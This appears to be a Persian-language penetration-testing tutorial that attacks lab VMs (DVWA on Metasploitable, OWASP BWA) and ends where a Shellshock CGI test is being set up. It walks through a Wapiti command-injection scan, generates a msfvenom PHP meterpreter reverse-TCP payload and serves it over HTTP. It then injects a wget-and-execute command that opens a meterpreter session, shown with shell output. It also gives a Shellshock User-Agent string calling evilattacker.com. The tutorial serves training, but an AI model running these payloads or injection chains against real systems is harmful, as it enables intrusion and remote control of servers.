
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:673 errors:0 dropped:0 overruns:0 frame:0
          TX packets:673 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:304133 (297.0 KB)  TX bytes:304133 (297.0 KB)

msfadmin@metasploitable:~$ _
```

Right Ctrl

به صفحه ورود رفته و نام کاربری admin و رمزعبور password را وارد کرده تا وارد شوید.






اسکریپت wapiti-getcookie در مسیر /usr/bin/ قرار گرفته است. به این مسیر رفته

```
root@netamooz: /usr/bin
File  Edit  View  Search  Terminal  Help
root@netamooz:~# cd /usr/bin/ ←
root@netamooz:/usr/bin# ls ←
[                                      htdbm              ptksh
0trace.sh                              htdigest           ptx
2to3                                   html2dic           pulseaudio
2to3-2.7                               html2markdown      purple-remote
2to3-3.4                               html2markdown.py2  purple-send
2to3-3.5                               HTMLLinker         purple-send-async
411toppm                               htpasswd           purple-url-handler
7z                                     httpclient         pwdump
7za                                    httrack            pwdx
7zr                                    hydra              pwgen
aapt                                   hydra-wizard       pw-inspector
ab                                     i386               pwnat
acccheck                               iasecc-tool        py3clean
ace                                    iaxflood           py3compile
activate-global-python-argcomplete     icat               py3versions
acyclic                                iceauth            pyalacarte
addpart                                iceweasel          pyalamode
addr2line                              ico                pybuild
affcat                                 icontopbm          pyclean
affcompare                             iconv              pycompile
affconvert                             id                 pycrust
affcopy                                identify           pydoc
```




تا اسکریپت wapiti-getcookie را پیدا کنید



همانطور که در تصویر زیر نمایش داده شده است اسکریپت wapiti-getcookie نیازمند یک فایل خروجی و URL لاگین به عنوان ورودی می باشد. در نتیجه اسکریپت صفحه لاگین را اسکن کرده تا فیلدهای نام کاربری و رمزعبور موجود را پیدا کند و از شما برای ورود اعتبارنامه ها درخواست کند.

نام کاربری و رمزعبور ما برای DVWA به ترتیب admin و password می باشد.





سپس فایل خروجی با نام cookie.json ایجاد می شود که می توانید محتویات آن را با فرمت json مشاهده کنید :

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# cat stuff/cookie.json
{
  ".192.168.1.11": {
    "/dvwa": {
      "security": {
        "version": 0,
        "expires": null,
        "secure": false,
        "value": "high",
        "port": null
      }
    },
    "/": {
      "PHPSESSID": {
        "version": 0,
        "expires": null,
        "secure": false,
        "value": "8c4ba8a7fa85210a60a1bc37f20993a1",
        "port": null
      }
    }
  }
}root@netamooz:~#
```



اجرای Wapiti

زمانیکه فایل کوکی را در اختیار داریم می توانیم Wapiti را به منظور اسکن اپلیکیشن برای شناسایی آسیب پذیری تزریق دستور پیکربندی کنیم.

```
root@netamooz:~# wapiti http://192.168.1.11/dvwa/vulnerabilities/exec -c stuff/cookie.json -v 2 -f html
 -o stuff/ -m "-all,exec:post"
Wapiti-2.3.0 (wapiti.sourceforge.net)
GET http://192.168.1.11/dvwa/vulnerabilities/exec
GET http://192.168.1.11/dvwa/vulnerabilities/exec/
POST http://192.168.1.11/dvwa/vulnerabilities/exec/
        data = ip=default&submit=submit

 Note
========
This scan has been saved in the file /root/.wapiti/scans/192.168.1.11.xml
You can use it to perform attacks without scanning again the web site with the "-k" parameter
[*] Loading modules:
         mod_crlf, mod_exec, mod_file, mod_sql, mod_xss, mod_backup, mod_htaccess, mod_blindsql, mod_pe
rmanentxss, mod_nikto

[+] Launching module exec
+ POST http://192.168.1.11/dvwa/vulnerabilities/exec/
        data = ip=%3Benv&submit=submit
+ POST http://192.168.1.11/dvwa/vulnerabilities/exec/
        data = ip=a%3Benv&submit=submit
+ POST http://192.168.1.11/dvwa/vulnerabilities/exec/
        data = ip=a%29%3Benv&submit=submit
+ POST http://192.168.1.11/dvwa/vulnerabilities/exec/
        data = ip=default%3Benv&submit=submit
```

همانطور که در تصویر بالا نمایش داده شده است ما ماژول exec را انتخاب کرده و با استفاده از متد POST تزریق داده را انجام می دهیم. با اضافه کردن سوییچ all- دیگر آسیب پذیری ها اسکن نمی شوند و تنها آسیب پذیری تعیین شده اسکن خواهد شد. برای مثال اگر آسیب پذیری های XSS را اسکن می کنید , از ساختار دستوری زیر استفاده کنید :

```
-m “all,xss:post”
```

این موجب تزریق داده به اپلیکیشن برای تست تنها آسیب پذیری های XSS با استفاده از متد POST خواهد شد.

فایل خروجی به صورت html ذخیره می شود.



پس از بازکردن خروجی می توان دریافت که اپلیکیشن ما دارای آسیب پذیری Command Execution می باشد و جزئیات آسیب پذیری در پایین صفحه HTML نمایش داده می شود.



بکارگیری تزریق دستور با استفاده از متااسپلوییت

گرچه شناسایی آسیب پذیری تزریق دستور بخشی از کار می باشد , بکارگیری این ضعف و برجسته سازی حفره امنیتی برای مشتری تست نفوذ و ذکر اهمیت آن بخش مهم تری است. تیم توسعه برنامه و مشتری شما سوالات زیر را در حین بکارگیری یک آسیب مطرح می کنند.

- عواقب ناشی از این آسیب پذیری چه خواهد بود ؟
- آسیب پذیری مورد نظر به چه صورت بر روی ثبات زیرساخت آیتی ما تاثیر خواهد گذاشت ؟
- آیا این آسیب پذیری موجب افشای داده های حیاتی و حساس سازمان ما خواهد شد؟

به منظور پاسخ به این سوالات بایستی نیاز به اثبات مفهوم داریم تا نهایت آسیب پذیری را به مشتری نشان دهیم. همچنین اگر قادر به بکارگیری موفقیت آمیز نقص در سیستم در طی تست نفوذ باشیم , خواهیم توانست تا با موفقیت به سیستم داخلی شبکه دسترسی پیدا کرده و دیگر ماشین های شبکه را هم بکارگیری کنیم. در زیر برخی کارهای قابل انجام پس از بکارگیری سایت توسط آسیب تزریق دستور را معرفی می کنیم :

- نمایش فایل بر روی وب سرور
- حذف فایل از روی وب سرور
- حمله به دیگر ماشین ها بر روی شبکه داخلی سازمان
- کنترل و مالکیت کامل وب سرور



شل PHP و متااسپلوییت

در اینجا می خواهیم نحوه بکارگیری یک آسیب تزریق دستور در یک برنامه ساخته شده با PHP را با استفاده از ابزار قدرتمند متااسپلوییت نمایش دهیم. به این منظور بایستی گام های زیر انجام شود :

1. ایجاد شل PHP با استفاده از ابزار msfvenom

2. آپلود شل درون وب سروری که دسترسی به آن از سیستم هدف امکان پذیر باشد.

3. نصب یک نشست مترپرتر TCP در متااسپلوییت که منتظر اتصال سیستم هدف بماند

4. تزریق آدرس URL شل PHP درون فیلد آسیب پذیر اپلیکیشن تا شل PHP را دانلود کرده و بر روی سرور اجرا کند.

5. شل هم اتصال خروجی TCP را به مترپرتر ارسال کرده و نشست ما بر روی سیستم هدف ایجاد می شود و دسترسی برقرار می گردد.

نکته : شل PHP چیزی نیست جز شلی که درون یک اسکریپت PHP جاساز شده است.

کار را با ایجاد یک شل PHP با استفاده از msfvenom آغاز می کنیم. قبلا msfpayload و msfencode دو ابزار موجود در فریم ورک متااسپلوییت بودند که با استفاده از آنها پیلود انکود شده در فرمت های مختلف ایجاد می شد. ابزار جدید msfvenom عملکرد دو ابزار را یکپارچه کرده و یک ابزار قدرتمند یگانه ایجاد کرده است که به سرعت تمام درون خط فرمان پیلود مورد نظر ما را ایجاد می کند.



اطلاعات اضافی درباره ابزار msfvenom و گزینه های موجود را می توانید از آدرس زیر بدست آورید :

https://www.offensive-security.com/metasploit-unleashed/msfvenom/

ولی فعلا دستوری که وارد می کنیم را شرح می دهیم .

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.101 LPORT=5061 -e php/base64
 -f raw > stuff/phpshell-netamooz.txt
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of php/base64
php/base64 succeeded with size 1289 (iteration=0)
php/base64 chosen with final size 1289
Payload size: 1289 bytes

root@netamooz:~#
```

در دستور بالا سوییچ p- نوع پیلود را php از نوع رابط پس از بکارگیری مترپرتر و اتصال TCP معکوس تعیین می کند. آدرس میزبان لوکال و پورت لوکال را تعیین کرده و با استفاده از سوییچ e- انکودینگ را بر روی حالت php/base64 قرار می دهد. فرمت پیلود را خام raw می گذاریم و در پایان با استفاده از کاراکتر > خروجی را درون یک فایل متنی با نام دلخواه ذخیره می کنیم.

فایل ما ایجاد می شود. اکنون بایستی فایل phpshell-netamooz.txt را ویرایش کنیم. فایل را درون ویرایشگر متنی دلخواه خود باز کنید و به ابتدا و انتهای شل تگ باز و بسته php را اضافه کنید. این کار موجب شده تا موتور اسکریپت نویسی php در سمت سرور به درستی فایل را با فرمت php تجزیه و تحلیل نماید.



```
root@netamooz:~# gedit stuff/phpshell-netamooz.txt
```

```
<?php echo eval(base64_decode
(Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlwID0gJzE5Mi4xNjguMS4xMDEnOyAkcG9ydCA9IDUwNjE7IGlmICgoJ
?>
```

در ادامه بایستی راهی به منظور در دسترس قرار دادن این شل PHP از ماشین هدف کنیم. ساده ترین راه برای انجام این کار این است که فایل را بر روی یک وب سرور میزبانی کنیم. با استفاده از اسکریپت پایتون SimpleHTTPServer این کار را انجام داده و فایل را بر روی پورت 80 در دسترس قرار می دهیم. دقت کنید که حتما باید ابتدا به پوشه حاوی فایل شل php خود رفته و اسکریپت را اجرا کنیم.

```
root@netamooz:~# cd stuff/
root@netamooz:~/stuff# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.1.5 - - [26/Jun/2016 16:22:21] "GET / HTTP/1.1" 200 -
192.168.1.5 - - [26/Jun/2016 16:22:21] code 404, message File not found
192.168.1.5 - - [26/Jun/2016 16:22:21] "GET /favicon.ico HTTP/1.1" 404 -
```

نیمی از کار انجام شده و اکنون بایستی یک شنونده مترپرتر در کالی فعال کنیم تا ارتباط بازگشتی امکان پذیر باشد . به این منظور مطابق تصویر زیر یک هندلر شنونده اجرا می کنیم تا منتظر ارتباط بازگشتی از سمت سرور هدف بنشیند و به محض اجرای شل php بر روی ماشین هدف ارتباط برقرار گردد.



```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(handler) > set LPORT 5061
LPORT => 5061
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.101    yes       The listen address
   LPORT  5061             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.101:5061
[*] Starting the payload handler...
```

در این مثال ماشین آسیب پذیر ما DVWA می باشد که حاوی فیلد ورودی برای تست آسیب پذیری تزریق دستور می باشد. درون این فیلد بایستی دستور زیر را وارد کنید (آدرس ها را طبق سیستم خود تغییر دهید)

```
;wget http:192.168.1.101/phpshell-netamooz.txt -O /tmp/phpshell-netamooz.php;php -f /tmp/phpshell.php
```





دستور بالا چه کار می کند ؟ ابتدا که یک ویرگول نقطه گذاشتم که دستور قبل از آن را به پایان می رساند . در ادامه دستور wget موجب دانلود فایل اسکریپت ایجاد شده ما بر روی وب سرور شده و سوییچ o- موجب خروجی فایل دانلود شده در قالب یک فایل با پسوند php بر روی وب سرور در مسیر موقتی /tmp/ می شود. باز هم ویرگول نقطه اجرای دستور قبلی را متوقف کرده . php -f موجب اجرای اسکریپت نهایی ما از روی سیستم آسیب پذیر می شود. به محض کلیک کردن بر روی دکمه Submit ارتباط بازگشتی با مترپرتر برقرار می شود.



```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
msf exploit(handler) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(handler) > set LPORT 5061
LPORT => 5061
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.101    yes       The listen address
   LPORT  5061             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.101:5061
[*] Starting the payload handler...
[*] Sending stage (33721 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.1.101:5061 -> 192.168.1.11:50121) at 2
016-06-26 16:28:51 -0400

meterpreter >
```

با اجرای یکسری دستورات مترپرتر و شل می توانید از برقراری صحیح ارتباط مطمئن شوید و یا حملات پس از بکارگیری را انجام دهید.



```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.101    yes       The listen address
   LPORT  5061             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.101:5061
[*] Starting the payload handler...
[*] Sending stage (33721 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.1.101:5061 -> 192.168.1.11:50121) at 2016-06-26 16:28:51 -0400

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/php
meterpreter > pwd
/var/www/dvwa/vulnerabilities/exec
meterpreter > shell
Process 5275 created.
Channel 0 created.
date
Sat Jun 11 19:57:32 EDT 2016
lsb_release -i
Distributor ID: Ubuntu
```



بکارگیری شل شوک

شل شوک ShellShock آسیب پذیری است که در سپتامبر سال 2014 کشف شده و با شناسه CVE 2014-6271 ثبت گردید. شل شوک یک آسیب پذیری اجرای خودسرانه کد Arbitary Code Execution (ACE) می باشد که یکی از جدی ترین حفره های کشف شده به شمار می رود. آسیب پذیری های اجرای خودسرانه کد معمولا به سختی بکارگیری می شوند و معمولا نیازمند سطح بالایی از دانش طراحی و معماری اپلیکیشن می باشند ولی شل شوک اینگونه نبود و بدون نیاز به هیچ دانشی قابل بکارگیری است.

معرفی شل شوک


آسیب شل شوک درون شل بش توسعه یافته پیدا شد که به هکر این اجازه را می دهد تا با عبور یکسری رشته خاص به درون بش شل به سادگی سیستم را بکارگیری کند . این رشته ها عبارتند از `() { :; };`

زمانیکه شل بش کاراکترهای مذکور را به همراه متغیر دریافت می کند به جای رد کردن رشته ها , آنها را به همراه متغیرهایی که به دنبال آن می آید پذیرفته و آن را به عنوان دستوری بر روی سرور اجرا می کند.

همانطور که قبلا دیدید زمانیکه آسیب تزریق دستور را بکارگیری می کنید , شل بش معمولا بر روی وب سرورهای لینوکس استفاده شده و اغلب می بینید که اپلیکیشن های وب متغیرها را برای انجام کارهایی به شل می فرستند. یک نمونه از آسیب پذیری شل شوک در تصویر زیر نمایش داده شده است. در اینجا هکر فیلد هدر User-Agent را تغییر می دهد.



در صورتیکه اپلیکیشن کاراکترها را به فیلد User-Agent به شل بش ارسال کند , دستور ping -c 2 evilattacker.com اجرا خواهد شد.



شل بش متغیر را به عنوان یک دستور دریافت کرده و به جای قبول توالی کاراکترهای متغیر آن را اجرا می کند. این موضوع شباهت زیادی به تزریق دستوری که در گذشته درباره آن صحبت کردیم دارد ولی تفاوت اصلی در اینجا این است که شل بش خودش به تزریق کد آسیب پذیر است (به جای وبسایت) . از آنجایی که شل بش توسط اپلیکیشن های زیادی همچون DHCP , SSH ,SIP و SMTP استفاده می شود سطح حمله به شدت افزایش پیدا می کند. بکاگیری آسیب بر روی درخواست های HTTP هنوز هم رایج ترین راه برای انجام آن می باشد چرا که شل بش اغلب در کنار اسکریپت های CGI استفاده می شود.



بکارگیری شل شوک با متااسپلوییت

برای بکارگیری شل شوک شما ابتدا به یک محیط تست آسیب پذیر نیاز دارید . به همین منظور سیستم آسیب پذیر OWASP را روشن کنید و آدرس آیپی آن را کشف کنید.

```
OWASP * Netamooz [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
root@owaspbwa:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:84:58:1d
          inet addr:192.168.1.8  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe84:581d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:814401 errors:0 dropped:0 overruns:0 frame:0
          TX packets:801471 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:172111226 (172.1 MB)  TX bytes:521994905 (521.9 MB)
          Interrupt:10 Base address:0xd020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:3735 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3735 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:596750 (596.7 KB)  TX bytes:596750 (596.7 KB)

root@owaspbwa:~# _
```

شما برای ایجاد محیط تست خود نیاز به انجام کمی تغییرات جزئی دارید. درون خط فرمان فایلی با نام test.cgi در مسیر زیر ایجاد کنید :

```
nano /usr/lib/cgi-bin/test.cgi
```

```
OWASP * Netamooz [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
root@owaspbwa:~# nano /usr/lib/cgi-bin/test.cgi_
```



درون این فایل cgi محتوای زیر را وارد کنید

```
#!/bin/bash

echo ‘Content-type: text/plain’

echo

echo

echo ‘Netamooz.net Website’
```

```
OWASP * Netamooz [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
  GNU nano 2.2.2          File: /usr/lib/cgi-bin/test.cgi                Modified

#!/bin/bash
echo 'Content-type: text/plain'
echo
echo
echo 'Netamooz.net Website'

File Name to Write: /usr/lib/cgi-bin/test.cgi
^G Get Help        M-D DOS Format      M-A Append        M-B Backup File
^C Cancel          M-M Mac Format      M-P Prepend
Right Ctrl
```

